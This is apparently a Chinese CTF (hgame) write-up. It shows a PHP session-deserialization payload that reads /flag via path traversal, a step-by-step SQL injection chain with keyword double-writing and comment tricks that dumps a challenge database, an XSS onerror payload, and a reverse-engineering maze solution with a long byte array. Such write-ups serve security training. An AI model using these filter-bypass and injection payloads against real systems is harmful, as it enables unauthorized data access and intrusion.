
```php
function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), needle: '|')) {
            return [];
        }
        $pos = strpos($data, needle: '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));
        $result[$varname] = $dataItem;
        $offset += strlen(serialize($dataItem));
    }
    return $result;
}
```

之后就可以尝试构造使其截断



wordbook.hgame.potat0.cc/save.php

```
{
    "admin|11112":"2",
    "add|O:4:\"Evil\":2:{s:4:\"file\";s:19:\"..\/..\/..\/..\/..\/flag\";s:4:\"flag\";N;};" :"abc"
}
```



1. 2-> "2"
2. admin-> false
3. add-> {"file":"../../../../../flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP}\n"}

hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP}

Pokemon


该站点有一个index.php来处理请求还有一个error.php来处理请求

对index.php进行了一番测试后，发现没有注入点，随后去测试error.php

然后刚好第二天晚上学长在群里发了hints，大概知道过滤了哪些字符后就好办了（不发hints的话用select 测试也是可以知道的）

然后开始尝试双写绕过，=用like代替

先找数据显示点



http://121.43.141.153:60056/error.php?code=-1/*/**/*/ununionion/*/**/*/selselectect/*/**/*/1,2--+

ERROR

1 2

爆数据库名：

```
http://121.43.141.153:60056/error.php?code=-1/*/**/*/ununionion/*/**/*/selselectect/*/**/*/1,database()--+
```

爆数据库表名：

```
http://121.43.141.153:60056/error.php?code=-1/*/**/*/ununionion/*/**/*/selselectect/*/**/*/1,group_concat(table_name)/*/**/*/frfromom/*/**/*/infoorrmation_schema.tables/*/**/*/whwhereere/*/**/*/table_schema/*/**/*/like/*/**/*/'pokemon'--+
```

爆数据库列名：

```
http://121.43.141.153:60056/error.php?code=-1/*/**/*/ununionion/*/**/*/selselectect/*/**/*/1,group_concat(column_name)/*/**/*/frfromom/*/**/*/infoorrmation_schema.columns/*/**/*/whwhereere/*/**/*/table_schema/*/**/*/like/*/**/*/'pokemon'/*/**/*/anandd/*/**/*/table_name/*/**/*/like/*/**/*/'fllllllllaaaaaag'--+
```


最终payload：

```
http://121.43.141.153:60056/error.php?code=-1/*/**/*/ununionion/*/**/*/selselectect/*/**/*/1,group_concat(flag)/*/**/*/frfromom/*/**/*/fllllllllaaaaaag--+
```

hgame{C0n9r@tul4tiOn*Y0u$4r3_sq1_M4ST3R#}

At0m的留言板

```
< img src="" onerror="document.getElementsByClassName('content')[0].innerText=Object.keys( window );">
```




oCRVA57sei6CqU5rENsSEY1LNUQU

window,self,document,name,location,customElements,history,locationbar,menubar,personalbar,scrollbars,statusbar,toolbar,status,closed,frames,length,top,opener,parent,frameElement,navigator,origin,external,screen,innerWidth,innerHeight,scrollX,pageXOffset,scrollY,pageYOffset,visualViewport,screenX,screenY,outerWidth,outerHeight,devicePixelRatio,clientInformation,screenLeft,screenTop,defaultStatus,defaultstatus,styleMedia,onsearch,isSecureContext,performance,onappinstalled,onbeforeinstallprompt,crypto,indexedDB,webkitStorageInfo,sessionStorage,localStorage,onbeforexrselect,onabort,onblur,oncancel,oncanplay,oncanplaythrough,onchange,onclick,onclose,oncontextmenu,oncuechange,ondblclick,ondrag,ondragend,ondragenter,ondragleave,ondragover,ondragstart,ondrop,ondurationchange,onemptied,onended,onerror,onfocus,onformdata,oninput,oninvalid,onkeydown,onkeypress,onkeyup,onload,onloadeddata,onloadedmetadata,onloadstart,onmousedown,onmouseenter,onmouseleave,onmousemove,onmouseout,onmouseover,onmouseup,onmousewheel,onpause,onplay,onplaying,onprogress,onratechange,onreset,onresize,onscroll,onsecuritypolicyviolation,onseeked,onseeking,onselect,onslotchange,onstalled,onsubmit,onsuspend,ontimeupdate,ontoggle,onvolumechange,onwaiting,onwebkitanimationend,onwebkitanimationiteration,onwebkitanimationstart,onwebkittransitionend,onwheel,onauxclick,ongotpointercapture,onlostpointercapture,onpointerdown,onpointermove,onpointerup,onpointercancel,onpointerover,onpointerout,onpointerenter,onpointerleave,onselectstart,onselectionchange,onanimationend,onanimationiteration,onanimationstart,ontransitionrun,ontransitionstart,ontransitionend,ontransitioncancel,onafterprint,onbeforeprint,onbeforeunload,onhashchange,onlanguagechange,onmessage,onmessageerror,onoffline,ononline,onpagehide,onpageshow,onpopstate,onrejectionhandled,onstorage,onunhandledrejection,onunload,alert,atob,blur,btoa,cancelAnimationFrame,cancelIdleCallback,captureEvents,clearInterval,clearTimeout,close,confirm,createImageBitmap,fetch,find,focus,getComputedStyle,getSelection,matchMedia,moveBy,moveTo,open,postMessage,print,prompt,queueMicrotask,releaseEvents,reportError,requestAnimationFrame,requestIdleCallback,resizeBy,resizeTo,scroll,scrollBy,scrollTo,setInterval,setTimeout,stop,webkitCancelAnimationFrame,webkitRequestAnimationFrame,caches,cookieStore,ondevicemotion,ondeviceorientation,ondeviceorientationabsolute,showDirectoryPicker,showOpenFilePicker,showSaveFilePicker,originAgentCluster,trustedTypes,speechSynthesis,onpointerrawupdate,crossOriginIsolated,scheduler,openDatabase,webkitRequestFileSystem,webkitResolveLocalFileSystemURL,F149_is_Here

---

`< img src="" onerror="document.getElementsByClassName('content')[0].innerText=F149_is_Here ">`



oCRVA57sei6CqU5rENsSEY1LNUQU


hgame{Xs5_1s_so_int3Restin9!Var_is_0uT_of_d4te}

Reverse

> 这周有一道逆向没做出来，算是比较失败了，被seh绕晕了，接下来好好复现下wp，下周的逆向继续努力

xD MAZE

程序逻辑很简单，用户的输入截取部分作为choice，按照不同的分支，进行不同的移动策略，走出迷宫即可



```
  {
    for ( i = 6; i <= 33; ++i )                  // 从6遍历至33来走迷宫
    {
      switch ( *((_BYTE *)input + i) )           // 64*64
      {
        case '0':
          v14 += 512;                            // 移动512下
          break;
        case '1':
          v14 += 64;                             // 移动64下
          break;
        case '2':
          v14 += 8;                              // 移动8下
          break;
        case '3':
          ++v14;                                 // 移动1下
          break;
        default:
          goto LABEL_8;
      }
```

本来这种题目要写个bfs或dfs最佳，但是个人比较懒，直接试了试最长路径的情况，没想到刚刚好，直接出了，下面是我的payload

```
maze=[0x20, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x20,
0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x20, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
  0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23, 0x23,
